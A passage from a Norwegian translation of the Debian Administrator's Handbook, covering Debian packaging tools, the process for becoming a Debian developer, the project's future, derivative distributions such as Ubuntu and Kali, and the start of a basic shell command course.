- **debi** tillater installering (med `dpkg -i`) av Debian-pakken som nettopp ble generert, uten å måtte skrive inn dens fulle navn og sti.
- På lignende måte tillater **debc** skanning av innholdet i den nylig generert pakken (med `dpkg -c`), uten å måtte skrive inn dens fulle navn og sti.
- **bts** styrer feilrapporteringssystemet fra kommandolinjen; dette programmet genererer automatisk de riktige e-postene.
- **debrelease** laster opp en nylig generert pakke til en ekstern tjener, uten å måtte skrive hele navnet og banen til den relaterte `.changes`-filen.
- **debsign** signerer `*.dsc` og `*.changes`-filene.
- **uupdate** automatiserer opprettelsen av ny revisjon av en pakke når en ny oppstrømsversjon er utgitt.

**debhelper og dh-make** Debhelper er et sett med skript som letter det å lage pakker som holder seg til retningslinjene: Disse skriptene påkalles fra `debian/rules`. Debhelper er bredt akseptert innen Debian, noe som gjenspeiles av det faktum at den brukes av de fleste offisielle Debian-pakker. Alle kommandoene den inneholder har en `dh_-`-forstavelse.

Skriptet `dh_make` (i *dh-make*-pakken) lager filer som kreves for å generere en Debian-pakke i en katalog som i utgangspunktet inneholder kildene for et stykke programvare. Som det kan gjettes fra navnet på programmet, bruker de genererte filene debhelper som standard.

**duUpload og dput** Kommandoene `duUpload` og `dput` tillater å laste opp en Debian-pakke til en (muligens ekstern) tjener. Dette tillater utviklere å publisere sin pakke på Debians hovedtjener (`ftp-master.debian.org`) slik at den kan integreres i arkivet, og distribueres av speil. Disse kommandoene tar `*.changes`-filen som et parameter, og utleder de andre relevante filene fra innholdet sitt.

#### 15.4.2. Aksepteringsprosess

Å bli en «Debian-utvikler» er ikke en enkel administrativ sak. Fremgangsmåten omfatter flere trinn, og er like mye en igangsetting som det er utvelgelsesprosess. I alle fall er det formalisert

og godt dokumentert, slik at alle kan spore sin progresjon på nettsiden dedikert til prosessen for det nye medlemmet.

► <https://nm.debian.org/>

EKSTRA	
<b>Lettvektsprosessen for «Debian vedlikeholdere»</b>	«Debian-vedlikeholder» er en annen status som gir færre privilegier enn «Debian-utvikler», men tilknytningsprosessen går raskere. Med denne statusen kan bidragsyterne bare vedlikeholde sine egne pakker. En Debian-utvikler trenger bare å utføre en sjekk på en første opplasting, og avgjøre om at de stoler på den potensielle vedlikeholderens evne til å vedlikeholde pakken på egen hånd.

## *Forutsetninger*

Alle kandidater forventes å ha i det minste arbeidskunnskap om det engelske språket. Dette er nødvendig på alle nivåer: for den første kommunikasjon med den som gjennomgår, selvfølgelig, men også senere, siden engelsk er det foretrukne språket for det meste av dokumentasjonen. I tillegg vil pakkebrukerne kommunisere på engelsk ved innrapportering av feil, og de vil forvente svar på engelsk.

Den andre forutsetningen omhandler motivasjon. Å bli en Debian-utvikler er en prosess som bare gir mening dersom kandidaten vet at interessen for Debian vil være i mange måneder. Aksepteringsprosessen kan i seg selv være flere måneder, og Debian trenger langtidsutviklere. Hver pakke trenger permanent vedlikehold, og ikke bare en første opplasting.

## *Registrering*

Det første (virkelige) trinnet består i å finne en sponsor eller talsperson. Det betyr en offisiell utvikler som er villig til å si at de tror at å akseptere, X vil bli en god ting for Debian. Dette innebærer vanligvis at kandidaten allerede har vært aktiv i samfunnet, og at arbeidet har blitt verdsatt. Dersom kandidaten er sjener, og arbeidet ikke er offentlig kjent, kan de prøve å overbevise en Debian-utvikler til å argumentere for dem ved å vise deres arbeid i fortrolighet.

Samtidig må kandidaten generere et offentlig/privat RSA-nøkkelpar med GnuPG, som skal være underskrevet av minst to offisielle Debian-utviklere. Signaturen godkjenner navnet på nøkkelen. Under et nøkkelsigneringsselskap må faktisk hver deltaker vise en offisiell identifikasjon (vanligvis et ID-kort eller pass) sammen med sine nøkkelidentifiseringer. Dette trinnet bekrefter sammenhengen mellom mennesker og nøklene. Denne signaturen krever dermed at en møtes i det virkelige liv. Hvis du ennå ikke har møtt noen Debian-utviklere på en offentlig fri programvarekonferanse, kan du eksplisitt søke utviklere som bor i nærheten ved hjelp av en liste på følgende nettside som utgangspunkt.

► <https://wiki.debian.org/Keysigning>

Så snart registeringen på nm.debian.org er blitt validert av en talsperson, blir en *programleder* (*Application Manager*) tildelt kandidaten. Søknadsbehandleren vil så kjøre prosessen gjennom flere forhåndsdefinerte trinn og sjekker.

Den første bekreftelsen er en identitetssjekk. Hvis du allerede har en nøkkel signert av to Debian-utviklere, er dette trinnet lett; ellers vil søknadsbehandleren prøve å veilede deg i ditt søk etter Debian-utviklere i nærheten, for å organisere et møte og en nøkkelsignering.

## Å akseptere prinsippene

Disse administrative formaliteter følges ut fra filosofiske betrakninger. Poenget er å sørge for at kandidaten forstår og aksepterer den sosiale kontrakten og prinsippene bak fri programvare. Å bli med i Debian er bare mulig hvis man deler de verdier som forener dagens utviklere, som uttrykt i de grunnleggende tekster (og oppsummert i kapittel 1, «[Debian-prosjektet](#)» side 2).

I tillegg skal hver kandidat som ønsker å bli med i Debians rekke forventes å kjenne arbeidet i prosjektet, og hvordan de skal samhandle på riktig måte for å løse de problemene de vil utvilsomt vil møte under tiden. All denne informasjonen er vanligvis dokumentert i manualer rettet mot de nye vedlikeholderne, og i Debian-utviklerreferanse. En oppmerksom lesing av dette dokumentet bør være nok til å svare på eksaminators spørsmål. Hvis svarene ikke er tilfredsstilende, vil kandidaten bli informert. De vil da måtte lese (igjen) den relevante dokumentasjonen før de prøver igjen. I de tilfeller hvor den eksisterende dokumentasjonen ikke inneholder riktig svar på spørsmålet, kan kandidaten vanligvis komme med et svar fra litt praktisk erfaring innen Debian, eller potensielt ved å diskutere med andre Debian-utviklere. Denne mekanismen sikrer at kandidatene blir noe involvert i Debian, før de blir en full del av det. Dette er en bevisst politikk, der kandidatene som til slutt blir med i prosjektet, er integrert som en del av et uendelig utvidbart puslespill.

Dette trinnet er vanligvis kjent som *Filosofi & Prosedyrer* (P&P i kortform) i språket til utviklerne som er involvert i nye medlemmer-prosessen.

## Å sjekke ferdigheter

Hver søknad om å bli en offisiell Debian-utvikler må begrunnes. Å bli en prosjektdeltaker krever at en viser at denne statusen er legitim, og at den letter kandidatens jobb med å hjelpe Debian. Den vanligste begrunnelsen er at å ha fått Debian-utviklerstatus, letter vedlikehold av en Debian-pakke, men det er ikke den eneste. Noen utviklere deltar i prosjektet for å bidra til portering til en bestemt arkitektur, andre ønsker å forbedre dokumentasjon, og så videre.

Dette trinnet representerer muligheten for kandidaten til å si ifra om hva de har tenkt å gjøre i Debian-prosjektet, og for å vise hva de allerede har gjort for dette formålet. Debian er et pragmatisk prosjekt, og å si noe er ikke nok hvis handlinger ikke samsvarer med hva som er annonseret. Vanligvis, når den tiltenkte rolle i prosjektet er knyttet til pakkevedlikehold, må en første versjon av den potensielle pakken være godkjent teknisk, og lastet opp til Debian-tjenere med en sponsor blant de eksisterende Debian-utviklerne.

FELLESSKAP <b>Sponsoring</b>	Debian-utviklerne kan være «sponsor» for pakker utarbeidet av en annen, noe som betyr at de publiserer dem i de offisielle Debian-kildebrønner etter å ha utført en nøyde gjennomgang. Denne mekanismen gjør at eksterne personer, som ennå ikke
---------------------------------	--

har gått gjennom prosessen for nye medlemmer, fra tid til annen kan bidra til prosjektet. Samtidig sikrer det at alle pakker som er inkludert i Debian alltid har blitt sjekket av et offisielt medlem.

Til slutt kontrollerer eksaminator kandidatens tekniske (pakke-)ferdigheter med et detaljert spørreskjema. Dårlige svar er ikke tillatt, men svartiden er ikke begrenset. All dokumentasjon er tilgjengelig, og flere forsøk er tillatt dersom de første svarene ikke er tilfredsstillende. Dette trinnet har ikke til hensikt å diskriminere, men skal sikre i det minste et minstemål av kunnskap felles for nye bidragsytere.

Dette skrittet er kjent som *Oppgaver & Ferdigheter* trinnet (forkortet til: T&S) i eksaminators språkbruk.

### *Endelig godkjenning*


I det aller siste trinnet blir hele prosessen gjennomgått av en DAM (*Debian Account Manager*). DAM vil gjennomgå all informasjon om kandidaten som sensor har samlet inn, og gjør vedtak hvorvidt det skal opprettes en konto på Debian-tjenerne. I tilfeller der ekstra informasjon er nødvendig, kan det å opprette en konto bli forsinket. Avslag er ganske sjeldne hvis eksaminator gjør en god jobb med å følge prosessen, men kan skje noen ganger. De er aldri permanente, og kandidaten er fri til å prøve igjen på et senere tidspunkt.

DAMs avgjørelse er autoritativ og (nesten) uten ankemuligheter, noe som forklarer hvorfor folk i denne posisjonen ofte har blitt kritisert i det siste.



## Nøkkelord

Fremtiden  
Forbedringer  
Meninger



# Konklusjon: Debiants fremtid

# 16

---

---

---

---

Innhold

---

---

Kommende utviklinger 442

Debiants fremtid 442

Denne bokens fremtid 443

---

---

*Historien om Falcot-selskapet tar slutt i det siste kapittel; men Debian lever videre, og fremtiden vil helt klart gi mange interessante overraskelser.*

## 16.1. Kommende utviklinger

Uker (eller måneder) før en ny versjon av Debian gis ut, velger utgivelsesadministratorene kodenavn for neste versjon. Nå når Debian versjon 8 er ute, er utviklerne allerede travelt opptatt med å jobbe på neste versjon, med kodenavn *Stretch*...

Det finnes ingen offisiell liste med planlagte endringer, og Debian gir aldri lovnader relatert til tekniske mål for de neste versjonene. Men det er en del utviklingstrender en allerede nå kan merke seg, og vi kan forsøke oss på noen spådommer om hva som kan skje (eller ikke).

For å kunne forbedre sikkerhet og tillit vil de fleste (om ikke alle) pakkene endres til å ha reproducerbare bygg, dvs. det vil være mulig å bygge pakken på nytt og få identiske binærpakker fra kildekodepakkene. Det vil gjøre det mulig for hvem som helst å kontrollere at ingen manipulering har skjedd under bygging.

I et relatert tema har det vært gjort mye innsats i å forbedre sikkerheten i standardoppsettet, og å gjøre både «tradisjonelle» angrep og de nye truslene som kommer fra masseovervåkning vanskeligere.

Alle de store programvarepakkene vil, naturligvis, ha fått nye hovedutgaver. Siste versjon av ulike skrivebordsmiljøer vil gi bedre brukeropplevelse og nye egenskaper. Wayland, den nye grafiske skjermtjeneren som utvikles for å bytte ut X11 med et mer moderne alternativ vil være tilgjengelig (men kanskje ikke tatt i bruk som standard) i hvert fall for noen skrivebordsmiljøer.

En ny funksjon i arkivet for å vedlikeholde programvare, «bikesheds», tillater utviklere å være vertskap for pakkebrønner for spesielle formål i tillegg til hovedkatalogene. Det vil gi rom for personlige pakkebrønner, pakkebrønner med programvare som ikke er klare for hovedarkivet, pakkebrønner med programvare som bare har et svært lite publikum, midlertidige pakkebrønner til å teste nye ideer, og så videre.

## 16.2. Debiants fremtid

I tillegg til denne internutviklingen så kan en med rimelighet forvente at nye Debian-baserte distribusjoner vil dukke opp, da flere verktøy fortsetter å gjøre det stadig enklere. Nye spesialiserte underprosjekter vil bli opprettet, for å øke Debiants rekkevidde mot nye horisonter.

Debiants brukerfellesskap vil øke, og nye bidragsytere vil delta i prosjektet ... medregnet, kanskje deg!

Debian-prosjektet er sterkere enn noensinne, og godt på vei mot målet om en universell distribusjon. Internspøken i Debian-fellesskapet er *Verdensherredømme*.

Til tross for sin alder og sin respektable størrelse, holder Debian på å vokse i alle mulige (noen ganger uventede) retninger. Bidragsytere er fulle av ideer, og diskusjoner på e-postlistene for utvikling. Selv om det ser ut som krangling, viser de økt momentum. Noen ganger sammenligges Debian med et svart hull med en slik tetthet at ethvert nytt fri programvare-prosjekt er tiltrukket av det.

I tillegg til at de fleste brukerne av Debian tilsynelatende er tilfredse, så blir dypere trend mer og mer synlig: folk innser i økende grad at samarbeid, snarere enn å jobbe alene i hvert sitt hjørne, fører til bedre resultater for alle. Det er begrunnelsen som kommer fra distribusjoner som går inn i Debian som delprosjekter.

Debian-prosjektet er dermed ikke utryddingstruet ...

### 16.3. Denne bokens fremtid

Vi ønsker at denne boken skal utvikle seg i tråd med ånden til fri programvare. Derfor ønsker vi velkommen bidrag, kommentarer, forslag og kritikk. Det er veldig fint om du kan sende dem til Raphaël ([hertzog@debian.org](mailto:hertzog@debian.org)), eller Roland ([lolando@debian.org](mailto:lolando@debian.org)). For konkrete tilbakemeldinger der noe kan fikses, lag gjerne en feilrapport knyttet til Debian-pakken `debian-handbook`. Nettstedet vil brukes til å samle all relevant informasjon om bokens utvikling, og du vil der finne informasjon om hvordan du kan bidra, særlig hvis du ønsker å oversette boken for å gjøre den tilgjengelig for enda større folkemengder enn i dag.

► <http://debian-handbook.info/>

Vi har forsøkt å ta med det meste av hva vår Debian-erfaring har lært oss, slik at alle kan bruke denne distribusjonen, og utnytte de beste fordelene så raskt som mulig. Vi håper denne boken bidrar til å gjøre Debian mindre forvirrende og mer populær, og ønsker all oppmerksomhet om boken velkommen!

Vi ønsker å avslutte med enn personlig merknad. Skriving (og oversettelse) av denne boken tok betydelig andel tid fra vår vanlige faglige aktivitet. Siden vi er begge freelance-konsulenter, gir eventuelle nye inntektskilder oss frihet til å bruke mer tid på å forbedre Debian: Vi håper denne boken vil være vellykket og å bidra til dette. I mellomtiden, ta gjerne i bruk gjerne våre tjenester!


► <http://www.freexian.com>

► <http://www.gnurandal.com>

Vi sees!



# Avlede distribusjoner



---

## Innhold

---

Folketelling og samarbeid	445	Ubuntu	445	Linux Mint	446	Knoppix	447				
Aptosid og Siduction	447	Grml	447	Tails	448	Kali Linux	448	Devuan	448	Tanglu	448
				DoudouLinux	449	Raspbian	449	Og mange flere	449		

---

## A.1. Folketelling og samarbeid

Debian-prosjektet erkjenner fullt ut betydningen av avlede distribusjoner, og støtter aktivt samarbeid mellom alle involverte parter. Dette innebærer vanligvis å legge tilbake igjen forbedringer opprinnelig utviklet i avlede distribusjoner, slik at alle kan ha nytte av det, og det langsigtige vedlikeholdsarbeid blir redusert.

Dette forklarer hvorfor avlede distribusjoner er invitert til å bli med i diskusjoner på [debian-derivatives@lists.debian.org](mailto:debian-derivatives@lists.debian.org) postlistene, og for å delta i den opptellingen av de videreførte distribsjonene. Opptellingen tar sikte på å samle informasjon om arbeidet skjer i en videreføring slik at det offisielle Debian-vedlikeholdet bedre kan spore tilstanden til pakken i Debian variantene

► <https://wiki.debian.org/DerivativesFrontDesk>

► <https://wiki.debian.org/Derivatives/Census>

La oss her kort beskrive de mest interessante og populære avlede distribusjonene.

## A.2. Ubuntu

Ubuntu vakte litt av en oppsikt da den meldte seg på Free Software-scenen, og med god grunn: Canonical Ltd., selskapet som laget denne distribusjonen, startet med å ansette et trettitalls Debian-utviklere, og offentlig opplyste at det langsigtige mål var gi en distribusjon for allmenn-

heten med en ny utgivelse to ganger i året. De har også forpliktet seg til å opprettholde hver versjon i halvannet år.

Disse målene innebærer nødvendigvis en reduksjon i omfang; Ubuntu fokuserer på et mindre antall pakker enn Debian, og stoler primært på GNOMEs skrivebord (selv om en offisiell Ubuntu-videreføring, kalt «Kubuntu», bruker KDE). Alt er internasjonalisert og gjort tilgjengelig på svært mange språk.

Så langt har Ubuntu klart å holde dette utgivelsesintervallet. De publiserer også *Long Term Support* (LTS)-utgaver, med en 5-års vedlikeholdsforpliktelse. Per april 2015 er den nåværende LTS-versjonen versjon 14.04, med tilnavnet Utopic Unicorn (Den siste ikke-LTS-versjonen er versjon 15.04, med tilnavnet Vivid Vervet. Versjonsnumre beskriver utgivelsesdato: For eksempel ble 15.04, utgitt i april 2015.

#### I PRAKSIS

#### Ubuntus støtte og vedlikeholdsforpliktelse

Canonical har flere ganger justert reglene for lengden på perioden som en gitt utgivelse skal opprettholdes. Canonical, som et selskap, lover å gi sikkerhetsoppdateringer til all programvare som er tilgjengelig i main og restricted-seksjonene i Ubuntu arkivet, i 5 år for LTS-utgivelser og 9 måneder for ikke-LTS-utgivelser. Alt annet (tilgjengelig i universe og multiverse) opprettholdes på en beste innsatsbasis av frivillige fra MOTU-teamet (*Masters Of The Universe*). Vær forberedt på å håndtere sikkerheten selv hvis du er avhengig av pakker i de sistnevnte seksjonene.

Ubuntu har nådd ut til et bredt publikum. Millioner av brukere ble imponert av den enkle installasjonen, og arbeidet med å gjøre skrivebordet enklere å bruke.

Ubuntu og Debian hadde et anspent forhold: Debian-utviklere som hadde plassert store forhåpninger i at Ubuntu skulle bidra direkte til Debian, ble skuffet over forskjellen mellom Canonicals markedsføring, som innebar at Ubuntu ble gode borgere i verden av fri programvare, og den faktiske praksisen der de rett og slett gjorde offentlig endringene de brukte på Debian-pakker. Ting har blitt stadig bedre med årene, og Ubuntu har nå gjort det til vanlig praksis å sende oppdateringer til det mest passende stedet (selv om dette bare gjelder for ekstern programvare de pakker, og ikke til Ubuntu-spesifikk programvare som Mir eller Unity)

► <http://www.ubuntu.com/>

### A.3. Linux Mint

Linux Mint er en (delvis) community-vedlikeholdt distribusjon, støttet av donasjoner og reklame. Deres viktigste produkt er basert på Ubuntu, men de gir også ut en «Linux Mint Debian Edition»-variant som utvikler seg kontinuerlig (ettersom den er basert på Debian Testing.) I begge tilfeller innebærer den første installasjonen å starte opp en LiveDVD.

Distribusjonen tar sikte på å forenkle tilgangen til avanserte teknologier, og gir spesifikke grafiske brukergrensesnitt på toppen av vanlig programvare. For eksempel støtter Linux Mint seg som standard på Cinnamon i stedet for GNOME (men det inkluderer også MATE, samt KDE og Xfce). Tilsvarende gir pakkeadministrasjonsgrensesnittet basert på APT, et bestemt grensesnitt med en vurdering av risikoen for hver pakkeoppdatering.

Linux Mint inneholder en stor mengde proprietær programvare for å forbedre opplevelsen for brukere som trenger den. For eksempel: Adobe Flash og multimedia-kodeker.

► <http://www.linuxmint.com/>

## A.4. Knoppix

Knoppix-distribusjon trenger knapt en introduksjon. Den var den første populære distribusjonen til å gi en *LiveCD*; med andre ord, en oppstartbar CD-ROM som kjører et nøkkelferdig Linux-system uten krav om harddisk - og lar ethvert system som allerede er installert på maskinen stå urørt. Automatisk registrering av tilgjengelige enheter gjør at denne distribusjonen fungerer på de fleste datamaskinoppsætt. CD-ROM-en inkluderer nesten 2 GB (komprimert) programvare, og DVD-ROM-versjonen har enda mer.

Å kombinere denne CD-ROM med en USB-minnepinne gjør det mulig å bære med deg filene, og å arbeide på en datamaskin uten å etterlate spor - husk at distribusjonen ikke bruker harddisken i det hele tatt. Knoppix bruker LXDE (et lett grafisk skrivebord) som standard, men DVD-versjonen inkluderer også GNOME og KDE. Mange andre distribusjoner gi andre kombinasjoner av skrivebord og programvare. Dette er delvis gjort mulig takket være *live-build* Debian-pakken som gjør det relativt enkelt å lage en LiveCD.

► <http://live.debian.net/>

Merk at Knoppix også har et installasjonsprogram: Du kan først prøve distribusjonen som en LiveCD, deretter installere den på en harddisk for å få bedre ytelse.

► <http://www.knopper.net/knoppix/index-en.html>

## A.5. Aptosid og Siduction

Disse community-baserte distribusjoner sporer endringene i Debian *Sid (Unstable)* - derav navnet. Endringene er begrenset i omfang. Målet er å gi den nyeste programvaren, og å oppdatere drivere for den nyeste maskinvaren, samtidig som brukerne kan bytte tilbake til den offisielle Debian-distribusjonen til enhver tid. Aptosid var tidligere kjent som Sidux, og Siduction er en nyere gaffel av Aptosid.

► <http://aptosid.com>

► <http://siduction.org>

## A.6. Grml

GRML er en LiveCD med mange verktøy for systemadministratorer, som arbeider med installasjon, utrulling og systemredning. LiveCD-en leveres i to varianter, full og small, begge tilgjenge-

lige for 32-bit og 64-bit PC-er. Selvfølgelig, de to varianter variere med mengden programvaren som følger med, og av den resulterende størrelsen.

► <https://grml.org>

## A.7. Tails

Tails (Amnesic Incognito Live-System) tar sikte på å gi et levende system som bevarer anonymitet og personvern. Det er svært forsiktig for å ikke etterlate noen spor på datamaskinen den kjører på, og den bruker Tor-nettverket for å koble til Internett på den mest mulig anonyme måten.

► <https://tails.boum.org>

## A.8. Kali Linux

Kali Linux er en Debian-basert distribusjon som spesialiserer seg på penetrasjonstesting (forkortet til «pentesting»). Den gir programvare som hjelper til med å undersøke sikkerheten til et eksisterende nettverk eller datamaskinen mens den kjører, og analysere den etter et angrep (kjent som «dataetterforskning»).

► <https://kali.org>

## A.9. Devuan

Devuan er en relativt ny gaffel av Debian: Den startet i 2014 som en reaksjon på Debians vedtak om å bytte til `systemd` som standard init-system. En gruppe av brukere knyttet seg til `sysv`, og motsatte seg (reelle eller oppfattede) begrensninger i `systemd`, startet Devuan med det formål å vedlikeholde et `systemd`-fritt system. Pr. mars 2015 har de ikke publisert noen reell utgivelse. Det gjenstår å se om prosjektet vil lykkes og finne sin nisje, eller hvis `systemd`-motstandere vil lære å akseptere det.

► <https://devuan.org>

## A.10. Tanglu

Tanglu er et annet Debian-derivat (oppfølging); Denne er basert på en blanding av Debian *Testing* og *Unstable*, med rettelser i noen pakker. Målet er å gi en moderne skrivebordsvennlig distribusjon basert på fersk programvare, uten Debians publiseringsbegrensninger.

► <http://tanglu.org>

## A.11. DoudouLinux

DoudouLinux er rettet mot små barn (fra og med 2 år gamle). For å oppnå dette målet gir det et tungt tilpasset grafisk grensesnitt (basert på LXDE), og kommer med mange spill og lærerike programmer. Internett-tilgang er filtrert for å hindre barn fra å besøke problematiske nettsteder. Reklame er blokkert. Målet er at foreldre bør stå fritt til å la barna bruke datamaskinen når den en gang startet i DoudouLinux. Barn bør elske å bruke DoudouLinux, akkurat som de nyter sine spillkonsoller.

► <http://www.doudoulinux.org>

## A.12. Raspbian

Raspbian optimaliserer Debian for den populære (og billige) Raspberry Pi-familien med ett-kortsdatamaskiner (single-board computers). Maskinvaren for denne plattformen er kraftigere enn hva Debians *armel*-arkitektur kan dra nytte av, men mangler noen funksjoner som ville være nødvendig for *armhf*; så Raspbian er en slags mellommann, spesielt ombygd for den maskinvaren, og med oppdateringer rettet mot denne datamaskinen.

► <https://raspbian.org>

## A.13. Og mange flere

Distrowatch-nettstedet refererer til et stort antall Linux-distribusjoner, der mange er basert på Debian. Å søke på dette nettstedet gir, på en flott måte, følelsen av mangfoldet i verdenen av fri programvare.

► <http://distrowatch.com>

Søkeskjemaet kan hjelpe til å spore opp en distribusjon ut fra opphavet. I mars 2015 førte valget av søkeordet Debian til 131 aktive distribusjoner!

► <http://distrowatch.com/search.php>



# Kort støttekurs

B

---

## Innhold

---

Skall og grunnleggende kommandoer	451	Organisering av filsystemhierarkiet	454
Datamaskinens indre arbeid: de forskjellige involverte lagene	455	Noen oppgaver som håndteres av kjernen	458
		Brukerrommet	461

---



---

## B.1. Skall og grunnleggende kommandoer

I Unix-verden må enhver administrator bruke kommandolinjen før eller senere; for eksempel når systemet ikke starter som det skal, og kun tilbyr en redningsmodus med kommandoline. Det å være i stand til å håndtere et slikt grensesnitt er dermed grunnleggende overlevelseskunnskap i slike tilfeller.

HURTIGVISNING	
<b>Oppstart av kommandotolkeren</b>	Et kommandolinjemiljø kan kjøres fra det grafiske skrivebordet med et program som kalles en «terminal». I GNOME kan du starte det fra «Aktivitets»-oversikten (som du får når du beveger musen i øverste venstre hjørne av skjermen) ved å skrive de første bokstavene i navnet på programmet. I KDE vil du finne det i K → Applikasjoner → System-menyen.

Denne delen gir bare en kort oversikt over kommandoene. Alle har mange alternativer som ikke er beskrevet her, så vis gjerne til den rikholdige dokumentasjon på de respektive manualsidene.

### B.1.1. Å surfe i mappetreet og operativsystemet

Så snart en sesjon er åpen, viser `pwd`-kommandoen (som står for *print working directory*) den gjeldende plasseringen i filsystemet. Den nåværende mappen endres med `cd mappe`-kommandoen, (`cd` står for *endre mappe*). Den overordnede mappen er alltid kalt .. (to punkter), mens den gjel-

dende mappen også er kjent som . (ett punkt). `ls`-kommandoen åpner for å *liste* innholdet i en mappe/katalog. Hvis ingen parametere er angitt, opererer den på den gjeldende mappen.

```
$ pwd  
/home/rhertzog  
$ cd Desktop  
$ pwd  
/home/rhertzog/Desktop  
$ cd .  
$ pwd  
/home/rhertzog/Desktop  
$ cd ..  
$ pwd  
/home/rhertzog  
$ ls  
Desktop Downloads Pictures Templates  
Documents Music Public Videos
```

En ny mappe kan lages med `mkdir` mappe, og en eksisterende (tom) mappe kan fjernes med `rmdir` mappe. `mv`-kommando åpner for *flytting*, og/eller for å døpe om filer og mapper; *fjerning* av en fil gjøres med `rm` fil.

```
$ mkdir test  
$ ls  
Desktop Downloads Pictures Templates Videos  
Documents Music Public test  
$ mv test new  
$ ls  
Desktop Downloads new Public Videos  
Documents Music Pictures Templates  
$ rm -r new  
$ ls  
Desktop Downloads Pictures Templates Videos  
Documents Music Public
```

### B.1.2. Å vise og modifisere tekstfiler

Kommandoen `cat` *fil* (med formål å *sette sammen* filer til standard ut-enheten) leser en fil, og viser innholdet på terminalen. Hvis filen er for stor til å passe til en skjerm, kan du bruke `less` (eller `more`) for å vise den side for side.

Kommandoen `editor` starter en tekstredigerer (slik som `vi` eller `nano`), og tillater å lage, modifisere og lese tekstfiler. De enkleste filene kan noen ganger opprettes direkte fra kommandokonsollen/-linjen takket være omdirigering: `echo «tekst» >fil` lager en fil med navnet *fil* med «*tekst*» som sitt innhold. Å legge til en linje på slutten av denne filen er også mulig, med en kommando som `echo «linje» >>file`. Merk `>>` i dette eksemplet.

### B.1.3. Søk etter filer og i filer

Kommandoen `find` kriterier ser etter filer i hierarkiet under *mappe* etter flere kriterier. Det mest brukte er kriteriet `-name navn`, som tillater å lete etter en fil med det navnet.

Kommandoen `grep` uttrykket `filer` søker igjennom innholdet i filene, og trekker ut de linjene som samsvarer med det regulære uttrykket (se sidestolpe «**Regulært utrykk**» side 266). Å legge til `-r`-alternativet muliggjør at et gjentakende søk på alle filene i katalogen sendes som et parameter. Dette gjør det mulig å se etter en fil når bare en del av innholdet er kjent.

### B.1.4. Å håndtere prosesser

Kommandoen `ps aux` viser prosessene som kjører og hjelper å identifisere dem ved å vise sin *pid* (process id). Så snart *pid* av en prosess er kjent, kan `kill -signal pid`-kommandoen sende den et signal (hvis prosessen tilhører den aktuelle brukeren). Flere signaler finnes; de mest brukte er `TERM` (en elegant anmodning om å avslutte) og `KILL` (en tvunget avslutning).

Kommandokonsollet kan også kjøre programmer i bakgrunnen hvis kommandoen er etterfulgt av et «`&`». Ved å bruke `&`-tegnet (og-tegnet/et-tegnet (ampersand)), får brukeren umiddelbart tilbake kontroll over skallet, selv om kommandoen fortsatt kjører (skjult for brukeren, som en bakgrunnsprosess). Kommandoen `jobs` lister prosesser som kjører i bakgrunnen; å kjøre `fg %jobbnummer` (for *foreground*) gjenopprettet en jobb til forgrunnen. Når en kommando kjører i forgrunnen (enten fordi den ble startet normalt, eller bringes tilbake til forgrunnen med `fg`), pauser `Control+Z`-tastekombinasjonen prosessen, og gjenopptar kontrollen over kommandolinjen. Prosessen kan deretter рестартется i bakgrunnen med `bg %jobbnummer` (for *background*).

### B.1.5. Systeminformasjon: Minne, diskplass, identitet

Kommandoen `free` viser informasjon om minne; `df (disk free)` rapporterer om ledig diskplass på hver av diskene montert i filsystemet. `-h`-valget `dens` (for *human readable (lesbar)*) konverterer størrelsene til en mer leselig enhet (vanligvis mebibytes eller gibibytes). På lignende måte støtter `free`-kommandoen `-m` og `-g`-valgene, og viser dataene `dens` henholdsvis enten i mebibytes eller i gibibytes.

\$ free						
	total	used	free	shared	buffers	cached
Mem:	1028420	1009624	18796	0	47404	391804
-/+ buffers/cache:		570416	458004			
Swap:	2771172	404588	2366584			
\$ df						
Filesystem	1K-blocks	Used	Available	Use%	Mounted on	
/dev/sda2	9614084	4737916	4387796	52%	/	
tmpfs	514208	0	514208	0%	/lib/init/rw	
udev	10240	100	10140	1%	/dev	
tmpfs	514208	269136	245072	53%	/dev/shm	
/dev/sda5	44552904	36315896	7784380	83%	/home	

Kommandoen `id` viser identiteten til brukeren som kjører økten, sammen med listen over grupper de tilhører. Siden tilgang til noen filer eller enheter kan være begrenset til gruppemedlemmene, kan det være nyttig å sjekke tilgjengelige gruppemedlemskap.

```
$ id  
uid=1000(rhertzog) gid=1000(rhertzog) groups=1000(rhertzog),24(cdrom),25(floppy),27(  
